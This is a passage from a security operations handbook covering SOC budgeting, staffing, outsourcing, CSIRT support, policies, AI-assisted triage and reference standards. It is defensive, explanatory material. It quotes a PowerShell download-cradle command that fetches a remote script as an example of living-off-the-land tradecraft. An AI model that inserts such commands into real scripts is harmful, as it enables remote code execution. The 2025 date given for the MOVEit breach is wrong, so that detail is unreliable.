For example, your organization is likely to have an ecommerce presence. There are several components in the ecommerce chain: digital storefront, order processing, messaging to the customer and supplier, WAN links, backend data storage, the staff that manages all of these IT components, and protection of credit card transactions. In that list alone, there are dozens of servers, technologies, people, and processes. Therefore, if the security team can put monitoring and incident response in place so it can detect baseline violations and provide assurance that the components are working, it is supporting the company mission and the ability of the business to sell goods and services.

Finalize the Reasons to Fund SecOps

There are many reasons for funding security operations and the logging infrastructure that SOCs and SIEM platforms require:

- Regulatory compliance (HIPAA/HITECH, Sarbanes-Oxley, and others).
- Prior incidents that initiate a funding event.

- Management directives arising from genuine concern or fear.
- Standards that define how IT is structured and audited.
- Logs within a given system that are volatile. Some systems, such as a Windows domain controller, hold log data for only a few hours before it rolls and is lost; some systems hold data only in memory, so a power loss means data loss.
- The need to go back in history and find issues—security, operational, or change related.
- Because it's the right thing to do.

Identify Security Operations Center Cost Components

There are numerous cost components to consider when building a SOC. Following are many of the common cost components; there are others you will need to consider for your organization. Analyze your current environment as you develop a build-versus-buy analysis:

Internal staffing level

A 24/7/365 SOC requires at least 12 people using the barest-bones staffing model. Target 12 to 14 staff people plus one SOC manager, with a lead analyst for overnight work. AI tools such as generative AI and LLMs can help staff work more efficiently.

Vendor-neutral training

Examples include SANS, Security Blue Team, Security University, CompTIA CASP, and ISC2 SSCP.

Product training

SIEM solutions include vendor-provided training.

Tools

Desktop infrastructure, OS, Office, SIEM license, and investigative tools.

Subscriptions

SOCs will have several subscription services, especially threat intelligence services.

Hardware

Server, storage, and network infrastructure; plan for around four- to five-year hardware refresh cycles.

Forensic hardware

Forensic systems are usually isolated on a small LAN in a locked room. A customized forensic workstation (e.g., FRED) can cost $5,000 and up; central storage for images can require many terabytes; write-blocker kits can easily cost $1,000 and up.

Software licensing and maintenance

This includes SOC support tools, additional licenses for management consoles, SIEM platform and ingest costs, forensic packages, PDF generation tools, BI tools,[9] and eDiscovery capabilities.

Facilities

SOC room, furniture, shared large-format monitors or projectors, and proximity card or biometric door controls. Forensic analysis space should have its own separate locks and proximity card control.

Upgrades

Annual upgrades, often handled on a statement-of-work basis with the vendor.

Vendor assistance

> Over time, you will need vendor help for new content, improved reporting, additional training, and possibly upgrades.

There are also various indirect costs to consider:

- Recruiting costs, including hiring, onboarding, and pay increases
- SIEM selection costs for the initial project, including labor to specify, review, and select the primary SOC toolset
- Developing OTJ training for SOC staff, which ties up key SMEs and represents a real opportunity cost
- Integrating new data sources, which may require customized data parsers, alerts, and reports
- Periodic internal or external audit support

Staff cost considerations

A SOC needs to be staffed by skilled information security analysts. Shiny SIEM solutions don't solve cases; educated and seasoned people do.

After working in InfoSec since 2001, I can confirm it really is that simple. Highly skilled people can produce more accurate and timely results with a moderate product set than novices with a very expensive toolset.

Base pay, benefits, and inevitable staff turnover all affect the cost model. The US Bureau of Labor Statistics lists information security analyst median pay at $98,350 in 2023. If your internal overhead load is 30% for administrative costs (SG&A), a fully loaded position costs $127,855 per year. At this rate, five people cost $639,275 per year in 2023 dollars.

Staffing costs are further influenced by the coverage model. If the team operates 24/7/365, that requires 4.52 people—rounded to five FTEs at a bare minimum—to staff the SOC with a single person per shift, which is a lonely model. This value is based on 8,760 hours per year, two weeks of paid time off, and eight holidays, yielding 48.4 workweeks or 1,936 hours of coverage per person. Any 24-hour operations team should plan on at

least nine people to accommodate vacations, sick time, and staff turnover. Five people will cover the shifts, and the remaining four will provide additional coverage during peak hours, such as 7 a.m. to 7 p.m., and some Saturdays. Missing from this estimate is the percentage of "admin" time—company-required tasks that detract from heads-down work.

Incident response has a very high burnout rate compared to other technical professions. To compensate, rotate your frontline SOC staff through different SOC services so they have variety in their duties. Look for analysts who want to move up, not stay in the same role indefinitely, and evaluate opportunities to vary job duties to retain people. With all of these considerations, this is why plans for a 7/24/365 SOC are usually at 12 people.

Facility and space

Most organizations have a per-square-foot rate for office space that should be included in the cost structure. For example, the average 2016 cost per square foot in Atlanta was $20.01 for Class A space and $16.36 for Class B space;[10] by 2025, Class A had risen to $31.70 per square foot. There are also one-time costs. For example, you may want two large-format monitors and PCs to drive them, with everything mounted on the wall; that could easily be a $4,000 one-time expense.

Vendor-neutral formal education

Assuming you can find security people, you will still likely need to train them in SOC operations. Courses to consider include "SEC450: SOC Analyst Training – Applied Skills for Cyber Defense Operations," "SEC504: Hacker Tools, Techniques, and Incident Handling," "SEC511: Continuous Monitoring and Security Operations," and "SEC599: Defeating Advanced Adversaries – Purple Team Tactics and Kill Chain Defenses," along with a variety of cloud-focused security courses.

Product training

Every major SIEM vendor has a series of product training courses, usually included in the initial proposal and implementation. There will be additional costs for new staff as they are hired. To defray costs, you can sometimes obtain training credits as part of an upgrade, system enhancement, or new product component.

Organization-specific training

OTJ training will be a continual process. Data from the Association for Talent Development suggests that developing one hour of formal instructor-led training can take roughly 43 to 185 hours of work, depending on complexity and format. Don't underestimate or ignore this cost. For concise insight into the learning organization and its value, see Chapter 7 of *Paid to Think* by David Goldsmith.

Desktop support

Desktop support includes analyst hardware, monitors (the more, the better), monitor arms, client-side software, and analyst licenses for dozens of applications, plus furniture and lighting. Think quad 24- or 27-inch displays on an Ergotron-type quad arm. Nice!

Vendor support

Dedicated vendor support for the security product suite, use case implementation, and continual upgrade processes is typically priced on a per-hour basis with a minimum weekly commitment. If your SIEM vendor charges $225 per hour with a four-hour weekly minimum, the annual support cost is $46,800.

Infrastructure

This includes backend servers, sensor platforms, network instrumentation such as taps, and multitiered storage. Plan for server hardware refresh three to four months before maintenance expiration to avoid premium support costs. If you need six servers at $8,000 each, that's an initial capital outlay

of $48,000 for hardware alone. Plan for 20% annual maintenance and a technology refresh at the four-year mark.

Many SIEM implementations are virtualized, for example on VMware 5 and 6. This model can be quite successful, but you must include hypervisor costs. When sizing, specify at least two more CPUs and 4 GB more RAM than you think you need and virtualize your platform on that server. Long-term benefits include volume snapshots, easier migration during tech refresh, and more flexibility in disk configuration.

Integration of new data sources

To minimize impact as new systems are brought online, incorporate SOC engineering staff into the IT provisioning process. The objective is to ensure that new systems or major updates can provide relevant log data to the SIEM/SOC. This labor cost should be assigned to the application or system, not SecOps, and is a recurring cost for the life of the SIEM.

Content development

This entails developing new and refining existing use cases within the SIEM, including updates based on threat-hunting improvements. The better you define input data, required content, analysis steps, rules, notifications, SOC actions, and desired outcomes, the more accurate your cost estimates will be and the higher your chance of success.

SIEM software

SIEM platform licenses are usually based on a sizing factor such as ingest rate in events per second (EPS), gigabytes per day, or monitored device counts. You will receive a class of non-security-relevant events along with the data you actually need. Depending on event cost, processing power, storage, and event width, you may want a tiered logging model. Costs can vary widely, from $20,000 per year and up; the better you define your environment, the better estimates vendors can provide.

SIEM software upgrades

Some enterprise system upgrades can be performed via in-place updates; others cannot. My experience with five different platforms suggests that complex or major upgrades may be better outsourced to the SIEM vendor. A typical SoW may run 40 to 80 hours at the vendor's rate plus travel and expenses. Ensure that you fully understand upgrade expectations and plan for at least one annual platform upgrade.

Audit evidence support

The SOC is often asked to support reporting on security event data and incidents for internal or external audits. Staffing this role depends on your regulatory environment and the frequency of audits. To estimate the need, determine how many audits your organization faces per year and the reporting required. The SOC team should always track time spent supporting audits, as this is a service to the business. If you have recurring audits tied to particular units, request accounting charge codes so SOC support costs can be allocated appropriately.

In-House Versus Outsourced Versus Hybrid SOC

Now that you have a structured outline of costs and many long-term factors involved in building a SOC, you are better positioned to consider the pros and cons of outsourcing part or all of the SOC function. Some empirically based observations on engaging outsourced MSSPs include the following:

- Startup time will have an impact. MSSPs, in effect, deploy a partial or full SIEM solution on your network. Each data source must be integrated into the platform, hardware must be deployed, and your organization still needs to define your own incident response process.
- An MSSP will be able to go only so far when investigating alerts. If you are fortunate, the MSSP can handle 50% to 70% of alarm conditions well and will engage your organization on a smaller subset of observed alerts.

- MSSPs will never know your network as well as you do, and it is difficult to quantify the impact this has on service quality. They are also unlikely to know what changed on the network, as they rarely participate in change control.
- MSSPs operate under defined SLAs and reporting relationships. They cannot replace your own staff, who can reach out directly to a system custodian; this direct access is a major benefit of in-house SOC staff.
- Their view of alarm sensitivity and configuration is not necessarily yours; they tend to focus on "genuine threat" conditions and may tune out many others. Your SOC should include policy issues, threat hunting, audit reporting, and extracting operational value from the mountain of data your SIEM will consume.
- Some tasks should be outsourced if they are infrequent, such as deep forensic analysis. However, today's battlespace often requires memory images more than disk images. This is almost impossible for a third-party MSSP to collect, though they may be able to analyze the images you provide.
- You cannot delegate responsibility for the security of assets under your organizations' care to a third party, no matter how much someone tries to convince you that you can. You may be able to delegate authority to operate but not accountability for system security.
- Monitoring by a third party 24/7/365 will cost you less in labor than building your own six- to eight-person team. If you are being pressured to outsource on the basis of cost, recognize this argument and prepare thoughtful responses.
- MSSPs may also perform system upgrades and may have more upgrade experience than you. Factor into your cost model one or two weeks of effort to perform an annual upgrade.

- Lastly, you get out of an MSSP relationship what you put into it. If you do not invest time, don't expect stellar results.

Getting into the Hunt

Historically, SOCs would monitor a variety of prevention-oriented systems and respond if one or more of these platforms alerted the team. They would then spend time validating the alert; communicating with the system custodian, owner, or end user; and, if the situation was an incident, responding accordingly.

The reactive, detective-only model or posture from the 2000s is no longer effective today. Today's SOC teams need to change their focus, assume that a compromise is likely, become detection oriented, and proactively mine the vast amounts of data coming into their systems to look for patterns of intrusion and misbehavior. Proactive threat hunting is an ideal career and skill development path for SOC analysts. Once they understand the organization's data sources, know how to handle alerts, and demonstrate strong research skills, capitalize on that and get them involved in threat hunting. Depending on how the SOC team operates, a SOC analyst might perform hunting one day a week, one week per month, or along a particular hunt pathway.

CSIRT Function Support

Today, the need to develop some form of computer security incident response team (CSIRT) function can't be ignored. In many organizations or industries, a CSIRT is mandated by specific regulations. This need is especially acute given modern malicious software, automated ransomware, industrial espionage, criminal elements, nation-state-grade hacking teams, and other aspects of digitally based asymmetric warfare. It may sound sensational, but today's cybercriminals will exploit any weakness they find to extract untraceable digital currency from any potential victim. Regardless

of the rhetoric, there are several reasons to advocate for and build a CSIRT function in your organization, supported by the SOC.

The SOC provides an active detection capability that should enable early response and limit the long-term impact of an incident. The CSIRT can then coordinate the response with the goal of identifying, containing, and reducing incident impact. Further, the CSIRT function can return IoCs to the SOC so that the SOC can perform historical data analysis, such as searching for internal systems that communicated with a known IP address or domain. A more mature CSIRT and SOC team can then capitalize on threat hunting capabilities to seek out and find malicious agents that were recently on the network.

The CSIRT also influences, supports, and fully leverages the security spend. It helps ensure that the SOC tooling is in place and will support incident response and security operations. Put a different way, having a single CSIRT should help ensure that the best tool for the environment is in place, that it can be leveraged, and that redundant tools are decommissioned to maximize the investment.

It is important to maintain objectivity when interacting with internal staff, classifying incidents, and prioritizing responses. One of the challenges a CSIRT will face is managing staff relationships while remaining objective. Like HR, which is charged with enforcing policy and procedure in a uniform and consistent manner, the CSIRT needs to be objective, perform its work to protect the business, and avoid playing favorites.

Lastly, there are regulatory drivers. Numerous aspects of the business environment mandate an incident response capability, including but not limited to HIPAA/HITECH, PCI DSS 3.2, and Sarbanes-Oxley requirements.

IT General Controls Policy and Procedures That Support the SOC

In a formal sense, security operations must be supported by IT general control–focused PnP. These documents define how the business and IT operate and, quite literally, set the rules for how staff should conduct themselves when using assets that support the organization.

Security Policies That Support the SoC

There are a variety of IT and cybersecurity policies that need to exist to fully support the SOC:

Acceptable use policy

: Defines acceptable use of organizational assets, IT systems, applications, and services. Some permit "occasional and infrequent personal use"; some do not. Pay attention to how enforcement is defined.

Data management policy

: Outlines data classification, storage, and protection procedures. This PnP helps define conditions under which data storage rules are violated and the organization is put at risk.

Software asset management policy

: Governs software installation, updates, and removal.

Secure configuration management policy

: Ensures secure configuration of systems and devices.

Account and credential management policy

: Manages user accounts and access credentials and can drive the development and maintenance of many use cases.

Vulnerability management policy

: Defines responsibilities for identifying and remediating vulnerabilities in systems and applications.

Audit log management policy

Defines how log data is collected, stored, and analyzed for security incidents, telemetry, and visibility into IT systems.

Incident response policy

Outlines procedures for responding to security incidents. The policy should define the ownership, need, and life cycle of a CSIRP but not attempt to be the plan itself. This PnP should also make it clear that all staff must respond in a timely manner to requests from the SOC in support of an incident.

Service provider management policy

Governs relationships with third-party service providers, particularly log delivery and incident response ownership.

Security and IT Procedures That Support the SOC

A policy states the rules and expectations an organization must follow, while a procedure provides step-by-step instructions for how to carry out those rules in practice. These are the key policies that should exist, and if they do not, work to write them and ensure they are adopted:

Incident response planning

Develops plans and procedures for responding to security incidents, may further define the CSIRT, and must include how any new system supports the IR process.

Threat intelligence

Defines how the organization collects and analyzes threat intelligence to inform security decisions and access to CTI data.

Vulnerability management

Identifies and remediates vulnerabilities in systems and applications, along with severity ratings and response times. This generally includes support for a “break the glass” response process when a vulnerability is severe enough to mandate patching in the presence of an eminent threat, and clarifies how this intersects with formal change management.

Penetration testing

Defines how the organization authorizes and conducts regular penetration tests to identify vulnerabilities, including the reporting cycle and criteria for developing a corrective action plan (CAP).

Security awareness and training

Provides security awareness and training for employees.

Continuous monitoring

Defines how systems and devices are continuously monitored for security incidents.

Examples of Security Incidents Due to Lack of Policies or Procedures

There are a variety of well-known examples where a lack of policy and procedures is directly tied to a cybersecurity incident. Following are some of the more notable ones:

MOVEit Transfer supply-chain breach (2025)

A mass data exfiltration incident involving exploitation of a zero-day vulnerability. The global financial impact is estimated in the billions, ranking it among the costliest supply-chain breaches in recent years. Root cause investigation pointed to policy and procedural failures, including insufficient secure-development and vulnerability-disclosure processes and delayed detection and patch-deployment procedures across customers.

UNFI (United Natural Foods Inc.) disruption (2025)

A supply-chain outage with major economic ripple effects. The incident crippled electronic ordering and distribution systems in retail environments. Post-incident analysis highlighted insufficient third-party access controls, immature vendor governance, and inadequate contingency procedures for critical supply-chain IT systems. These policy gaps allowed an intruder to escalate impact across retail partners and persist long enough to cause major business interruption, with costs estimated in the hundreds of millions of dollars.

Colonial Pipeline DarkSide ransomware attack (2021)

An operational shutdown resulting from compromised VPN credentials. The incident caused the pipeline to halt operations, leading to fuel shortages and significant economic and reputational damage. Root cause analysis identified policy and procedural shortcomings, including weak remote-access controls, lack of enforced multifactor authentication for critical VPN access, and insufficient segmentation and incident-response playbooks governing OT/IT separation.

Generative AI, Agentic AI, and LLMs

The SOC has long been defined by its people, tooling, technology, playbooks, and the data that feeds it. Analysts can develop an instinctive feel for anomalous behavior, threat hunters pursue adversaries through layers of telemetry with tenacity, and incident responders learn to operate with calm precision under pressure before moving on. What is fundamentally changing is the pace that demands attention and the environment in which the SOC operates.

Generative AI, LLMs, and the emerging discipline of agentic AI are more than incremental improvements. These tools represent a structural shift in how threat detection, investigation, search, analytical code, and response are conceived and executed.

An organization that has enough structure to understand this shift can leverage these tools and improve outcomes with lower FTE investment across a variety of workflows, enabling the SOC to be more effective.

AI is being pushed beyond a theoretical promise into an operational necessity for the SOC to address the scale of the problem. Modern SecOps teams have access to data sources that generate telemetry at a volume and pace that require automation for humans to process effectively.

The SANS 2025 SOC Survey found that 66% of SOC teams globally cannot keep pace with the volume of incoming alerts.[11] Research by Osterman Research found that nearly 90% of SOCs are overwhelmed by backlogs and false positives, with more than 80% of analysts reporting they feel consistently behind in their work.[12]

Mandiant's *M-Trends 2025* report,[13] based on more than 450,000 hours of incident response investigations conducted during 2024, found a global median dwell time of 11 days. This figure reflects only internally detected intrusions, but when external entities provide notification, the median dwell time rises to 26 days.

Against this backdrop of overwhelming alert volumes and a constrained talent market, generative AI and LLMs have found their way into the SOC as something more than a novelty.

The terms *generative AI*, *large language models*, and *agentic AI* are often used interchangeably, but they describe distinct concepts. Understanding these terms is key to understanding the technology stack.

Large Language Models

A *large language model* is a statistical machine learning system trained on a massive corpus of text. It is capable of understanding and generating human language at a level of fluency previously impossible for computational systems. Public examples include GPT-4, Google Gemini, and Anthropic's Claude. These systems are trained on text spanning books, code repositories, research papers, web content, and structured data. They

develop an emergent ability to reason about context, summarize information, translate between formats, and generate contextually appropriate responses to analyst queries.

In a security context, LLMs are significant because they are fluent in the languages of the SOC: natural language threat reports, SIEM query syntax, log formats, malware analysis, MITRE ATT&CK technique descriptions, and regulatory frameworks. An LLM does not need to be taught that a PowerShell command such as

```
(New-Object
Net.WebClient).DownloadString("https://example.com/script.ps1")
```

is a classic living-off-the-land technique, because it has encountered thousands of descriptions of that pattern and can contextualize it instantly.

Generative AI refers to the broader class of models that are capable of producing new content—such as text, code, images, and synthetic data—rather than merely classifying or labeling existing inputs. In the SOC, this generative capability is especially valuable. For example, generative AI can synthesize a variety of sources and write a malware investigation report that includes filenames, hashes, domains, mutexes, and IP addresses, which can then be immediately used for a threat hunting exercise and as a blocking request for technical systems. Generative AI can also support an analyst writing a complex search for users who are new to the system and are learning search syntax.

Agentic AI represents a mature frontier in the AI space. Where an LLM responds to a prompt and a generative AI model produces an output, an agentic AI system is capable of autonomous, multistep reasoning and action. It can answer a question, then pursue it across multiple tools, query external systems, write and run code, and iterate on the results.[14]

Generative AI and LLMs in Current SOC Operations

The integration of LLMs into day-to-day SOC functions is already well underway.

Alert triage is among the most cognitively taxing functions in any SOC. LLMs augment the analytical process in two important ways.

First, they can function as a summarization engine, ingesting raw alert data, associated log context, and relevant threat intelligence to produce concise, human-readable incident summaries. A peer-reviewed survey of LLM applications published in *MDPI Systems* in late 2025[15] describes AI summarization tools that "explain the priority and context of security incidents, providing clear and concise insights into why an incident has been classified as high priority, what has transpired, and the recommended actions."

When properly applied and instructed, an analyst can review a concise summary in a minute or less rather than spending 15 minutes or more assembling all the necessary data. This review should always be anchored in all the underlying source data. The next step involves enabling the LLM to function as an interactive investigative assistant capable of answering questions, locating threat intelligence, and helping to guide the investigation flow.

One of my colleagues built a system that reviewed DLP alerts for accuracy and appropriate treatment. To build this system, the team reviewed two years of alerts and case notes, producing highly accurate training data. After six months, they had a fully enabled system, and six months later they were on track to save approximately 1,100 FTE hours per year, even though the system still required a human in the loop before actions were taken. As a result, the team had room to improve, make better use of new data sources, and continue to advance.

Natural language interfaces to security tooling

One of the most practical applications of LLMs in the SOC is the natural language interface. Many SOC platforms have specialized query languages with their own rules—KQL, SPL, YARA, Suricata rule syntax, Sigma, and others—which can be barriers for junior and mid-career analysts. LLMs can build searches that are syntactically correct, saving many hours of trial and

error. However, even when a search is syntactically correct, it may still execute in a suboptimal manner, so human review remains essential.

LLMs can also take the output of a search—potentially thousands of log entries—and generate a structured narrative that informs decision making, sparing analysts from manual data parsing. These techniques are particularly valuable for threat hunts.

Threat intelligence synthesis and contextualization

Threat intelligence processing represents one of the most promising applications of LLMs in the SOC, because the volume of threat intel often exceeds human capacity to read and synthesize.

The Agentic SOC: Autonomous Operations at Machine Speed

While LLM-assisted tooling can substantially enhance analyst capability, it is agentic AI that promises a more fundamental transformation of SOC operations. The vision of an *agentic SOC* is a security operations environment in which autonomous AI agents handle significant portions of the investigation and response life cycle. Please note, though, that significant care must be applied in developing, testing, and implementing these systems.

Agentic security operations architecture

An agentic security system consists of one or more agents that each have access to a specific tool: SIEM query APIs, EDR telemetry, threat intelligence platforms, ticketing systems, or firewalls via API calls. Each agent must be governed by a defined scope of autonomous actions it is allowed to take.

Such a system can act on an alert, thereby changing the environment. A common pattern is to execute an investigation workflow to gather and summarize source data, correlate signals, and perform further analysis. The output is an alert-specific report tailored to the organization’s environment.

IBM's Autonomous Threat Operations Machine

Among the most prominent public deployments of agentic AI in security operations is IBM's Autonomous Threat Operations Machine (ATOM), announced at the RSA Conference in April 2025. IBM describes ATOM as "an agentic AI system providing autonomous threat triage, investigation, and remediation with minimal human intervention."[16]

IBM also announced the X-Force Predictive Threat Intelligence (PTI) agent for ATOM, which draws data from more than 100 sources—including threat intelligence feeds, open source RSS feeds, and organizational context—to synthesize collective intelligence reports containing recommended threat hunt queries tailored to the organization's environment. Critically, IBM's approach focuses on indicators of adversary behavior rather than only on static IoCs, enabling organizations to anticipate adversary activity instead of merely reacting to it. The distinction is that ATOM is more than indicator matching; it supports behavioral anticipation and represents a meaningful philosophical shift in threat hunting methodology.

Human-in-the-loop: The principle of appropriate autonomy

A prominent concern among SecOps leaders considering agentic AI is trust: how much autonomous authority should an AI agent be granted? When, where, and how should human judgment remain mandatory?

There is no universal answer to these questions. But an emerging operational model is based on a principle of *appropriate autonomy*—the degree of autonomous action permitted to an AI agent should be commensurate with the confidence level of the agent's analysis, the reversibility of the action it would take, and the potential blast radius if an error occurs.

ISACA's guidance on agentic AI governance is explicit: "Every agent must have a well-defined set of controlling human users," and agent permissions should be "dynamically aligned with its specific purpose and current user intent."[17]

The ISC2 *Cybersecurity Workforce Study 2025* reports that cybersecurity professionals are broadly optimistic about AI's impact and expect AI to improve work efficiency and open up new roles, rather than replace human judgment.[18]

Measured Operational Impact

The case for AI integration in the SOC is increasingly supported by empirical data from live operational environments. A Microsoft study titled *Generative AI and Security Operations Center Productivity: Evidence from Live Operations* analyzed observational data from Microsoft Defender XDR across a 180-day period in 2024. Researchers found that adoption of generative AI tools was associated with a 30.13% reduction in security incident MTTR, which the study authors describe as "robust to several modeling decisions."[19]

Useful References and Standards

> *"The good thing about standards is that there are so many to choose from."*
>
> —Andrew S. Tanenbaum

Several useful standards affect IT and provide significant guidance to a security operations team. This section describes many of them.

Industry Reports and Organizations of Note

The following resources provide insight and analysis of attacker methodology, capability, dwell time, and behavior. They are listed in alphabetical order by the primary organization that produces the report or resource:

IANS

The Institute for Applied Network Security is an industry advisory and consulting firm that provides access to leading security experts and

helps teams address information, computer, and network security issues. IANS hosts more than 100 end-user security-focused events worldwide each year.

Mandiant

The *M-Trends* annual report is based on a synthesis of real-world cases and provides statistical information on compromises, dwell time, and trends.

Ponemon

The Ponemon Institute is best known for its annual *Cost of a Data Breach* reports and produces a wide variety of studies focused on current-state issues facing businesses and IT, with some emphasis on healthcare.

MITRE ATT&CK

MITRE Adversarial Tactics, Techniques & Common Knowledge (ATT&CK) framework is one of the best resources for understanding how attacks progress from initial access through establishing persistence, lateral movement, and command and control. ATT&CK defines a set of tactics covering the stages of an intrusion and, under each tactic, a catalog of techniques, associated tools, and mitigations.

InfoSec Standards

There are numerous standards and references that can provide significant guidance for your security operations team, security architecture, and the steps you can take to secure your environment. They are listed here in alphabetical order by the primary organization that produces the report or resource:

ASD

The Australian Signals Directorate maintains a list of 37 prioritized strategies to guide technical security professionals in mitigating

cybersecurity incidents. Recently, these were updated and organized with the Essential Eight high-priority strategies, each rated for security effectiveness, user resistance, upfront cost, and ongoing maintenance.

CIS Critical Security Controls

The Center for Internet Security maintains a set of 18 Critical Controls that represent key actions any organization can take to improve its security posture; as of June 2024, the controls are at version 8.1 and incorporate zero-trust principles. These controls map to frameworks such as ISO 2700X and NIST SP 800-53 Rev. 5 and provide a practical on-ramp for aligning with PCI DSS, HIPAA, GDPR, and others. The first two controls haven't changed that much since their inception. They are repeated here from the website, so you can get an idea of what they say:

CIS Control 1

Inventory and Control of Enterprise Assets allow you to actively manage (inventory, track, and correct) all enterprise assets (end-user devices, including portable and mobile; network devices; noncomputing/Internet of Things (IoT) devices; and servers) connected to the infrastructure physically, virtually, remotely, and those within cloud environments to accurately know the totality of assets that need to be monitored and protected within the enterprise. This will also support identifying unauthorized and unmanaged assets to remove or remediate.

CIS Control 2

Inventory and Control of Software Assets allow you to actively manage (inventory, track, and correct) all software (operating systems and applications) on the network so that only authorized software is installed and can execute, and that unauthorized and unmanaged software is found and prevented from installation or execution.

ISO 2700X

The International Organization for Standardization publishes a number of standards relating to information security, most notably ISO 27001:2013 and its associated control catalog, which provide a widely used library of measurable technical controls and often serve as a basis for independent audits.

ISACA and COBIT

ISACA is a global professional organization focused on IT governance, risk, and assurance and is well known for COBIT (Control Objectives for Information and Related Technologies), a comprehensive framework for IT governance and management that extends beyond security alone.

NIST

The US National Institute of Standards publishes the Cybersecurity Framework, which helps organizations assess and improve their posture around cyberattacks, as well as numerous Special Publications relating to computer, network, and information security. One of the primary Special Publications is NIST SP 800-53 Rev. 5, *Assessing Security and Privacy Controls in Federal Information Systems and Organizations: Building Effective Assessment Plans*. At close to 500 pages, this document is designed to facilitate security and privacy control assessments conducted within an effective risk management framework. Like ISO 27001, this standard is often used as a basis for auditing an organization's security program and technical controls.

Ron van Os's SOC-CMM and MAGMA frameworks

These provide a CMMI-based SOC assessment tool and a solid framework for developing use cases.

---

[1] I would encourage you not to blurt out in response to this question that that is "a guaranteed orange suit acceptance posture." It does not go over well.

2 This section was significantly updated for *BTHb:SOCTH V 1.01*.

3 Customers are the persons or organizations who will approve and manage the project's product, service, or result (from PMBOK V5).

4 A sponsor is the person or group that provides resources and support for the project and is accountable for enabling success (from the PMBOK V5).

5 A stakeholder is an individual, group, or organization that may affect, be affected by, or perceive itself to be affected by a decision, activity, or outcome of a project (from PMBOK V5).

6 These are ITIL V3 change management terms.

7 The steps are nearly the same as those done in the BIA phase of a traditional BCP and DRP. If your organization is a BCP or DRP, or if its team is based on The Open Group Architecture Framework (TOGAF), consult with that team for the application and server inventory.

8 References include annual surveys by Gartner, PWC, Poneman, and the SANS SOC Survey. Visit Gartner and search "CIO Survey."

9 For example, Advizor Analytics and/or Tableau.

10 From Offices.Net, August 2017.

11 SANS Institute, "2025 SOC Survey," *https://oreil.ly/4rh6c*.

12 Osterman Research, "State of Security Operations: Alert Overload and Analyst Capacity," *https://oreil.ly/Xel98*. Cited in industry analyses including SANS 2025 SOC Survey commentary.

13 Mandiant/Google Threat Intelligence Group, "M-Trends 2025: Data, Insights, and Recommendations from the Frontlines," *https://oreil.ly/NmNjo*.

14 Adabara, Ibrahim et al., "A Review of Agentic AI in Cybersecurity: Cognitive Autonomy, Ethical Governance, and Quantum-Resilient Defense," National Center for Biotechnology Information, PMC Article PMC12569510 (2025), *https://oreil.ly/KC8kB*.

15 Srinivas, Siddhant et al., "AI-Augmented SOC: A Survey of LLMs and Agents for Security Automation," *Journal of Cybersecurity and Privacy* 5, no. 4 (2025): 95, *https://oreil.ly/CdsRq*.

16 IBM Newsroom, "IBM Delivers Autonomous Security Operations with Cutting-Edge Agentic AI," April 28, 2025, *https://oreil.ly/TSgsc*.

17 ISACA, "Safeguarding the Future: Strategies for Protecting Generative AI, LLMs, and Agentic AI," *ISACA Now*, November 10, 2025, *https://oreil.ly/jH0LB*.

18 See ISC2, "2025 Cybersecurity Workforce Study" (2025), *https://oreil.ly/xly21*, a survey of 16,029 cybersecurity practitioners.

[19] Bono, James, Justin Grana, and Alec Xu, “Generative AI and Security Operations Center Productivity: Evidence from Live Operations,” arXiv preprint (2024), *https://arxiv.org/pdf/2411.03116*.

Chapter 2. SOC Access, Training, Skills, Staffing, and Roles

> *"It is a capital mistake to theorize before one has all the evidence. It biases the judgment."*
>
> —Sherlock Holmes, *A Study in Scarlet* (1887)

Effective security operations teams require technical skills, certain personality traits, and product and process training that directly supports their role. Staffing your SOC team is critical to success. It is important to understand that you cannot "make" ninja-grade incident handlers and SOC analysts who can synthesize a dozen data sources in real time and find "the bad guy" after completing a one-week course and passing an exam. That type of skill can only be unlocked with "time in the game." What you can do is develop people, provide them with opportunities to grow, and create strategies to keep them in the analyst seat. You can train people to respond to specific alarm types, handle specific cases, and follow specific processes. There will always be "task-driven" work that needs to be done by some level of SOC analyst. Playbooks make this level of staff effective, which in turn gives them success, and that leads to staff who want to do more. Those are the people you want to identify and grow.

SOC Access

SOC staff will need a variety of access grants to accomplish their job functions. At a minimum, all SOC analysts will need access to the SIEM, the case management system, the documentation repository, and other core systems. SOC staff will need access to many other systems as well. Just as access to some systems on the network is segregated, SOC roles will need

to follow the principle of logon segregation by using a secondary account for elevated access.

Various SOC staff will need read access to many systems, including cloud-hosted solutions and log storage; tailored user access to several systems; and some sort of "security auditor" role in numerous SaaS solutions. For example, you may require that membership in an elevated role, such as Global Reader or Security Reader in Entra ID, be granted through a secondary account. This isn't because the user isn't trusted but because if those two roles are assigned to the user's day-to-day account and that account is compromised, those roles provide nearly unlimited access to configuration data in Entra ID. There may even be cases where some SOC analysts need privileged access to implement a containment operation in near real time as a case unfolds.

Internet access is another area of concern. As regular FTEs, staff need general internet access, but as SOC staff members, they also need unregulated/unrestricted access for OSINT and malware research. A second use case is attempting to simulate or re-create an attack that occurred while a user took their computer off-network, with the same degree of protection, or lack thereof, in place. Getting set up for this specialized use case can take quite a bit of work.

There are also reasons to use multiple workstations. For example, SOC staff should not analyze a malware sample on their own system. Rather, there should be a method to safely get a sample to a dedicated analysis system, such as Lenny Zeltser's REMnux system running as a VM in a dedicated and protected enclave that has no reach back to the main network.

The SOC itself can also operate in a zero-trust enclave, meaning that the SIEM servers, log collectors, and SOC systems are in their own network segment on a segregated VLAN, protected by an NGFW so that log data can come in but common attack vectors, such as inbound SSH, RDP, SMB/CIFS, and similar traffic, cannot. In this enclave, outbound internet access can be configured. However, as someone who has been in the game for 20 years, I advise that if you do configure dedicated outbound access,

install a modern firewall with filtering capability that is on par with the corporate standard and turn on full auditing. The telemetry value can be tremendous.

SOC Onboarding and Initial Training

SOC training focuses on several types of skills:

Product skills

> It's important to keep current with vendor solution training. You can do this through vendor training offered on the SIEM platform itself or through a major technology vendor, such as the Cisco CCNA CyberOps program, because that course material targets the actual products in use.

Vendor-neutral skill development

> These skills should cover the job role, tasks, and concepts that the analyst needs to do the job regardless of the technology platform. There is no shortage of education available, including college courses; certification courses such as EC-Council Certified Security Analyst, ISACA's Certified Information Security Manager, CompTIA Network+, CompTIA Security+, and CompTIA Advanced Security Practitioner; SOC-focused training by SANS; and various Q courses offered by Security University. For readers in Europe, research the European Information Technologies Certification Academy (EITCA) and European Union Agency for Network and Information Security (ENISA).

OTJ training

> This includes internal training relevant to the position and team, including playbook familiarization and the data landscape.

Success and failure

There's nothing quite like "getting it right" and stopping the bad guy, or missing the bad guy and finding out afterward.

Cyber-range operator training

This includes intensive exercises offered in a dedicated large-scale lab, with a focus on hands-on skill development.

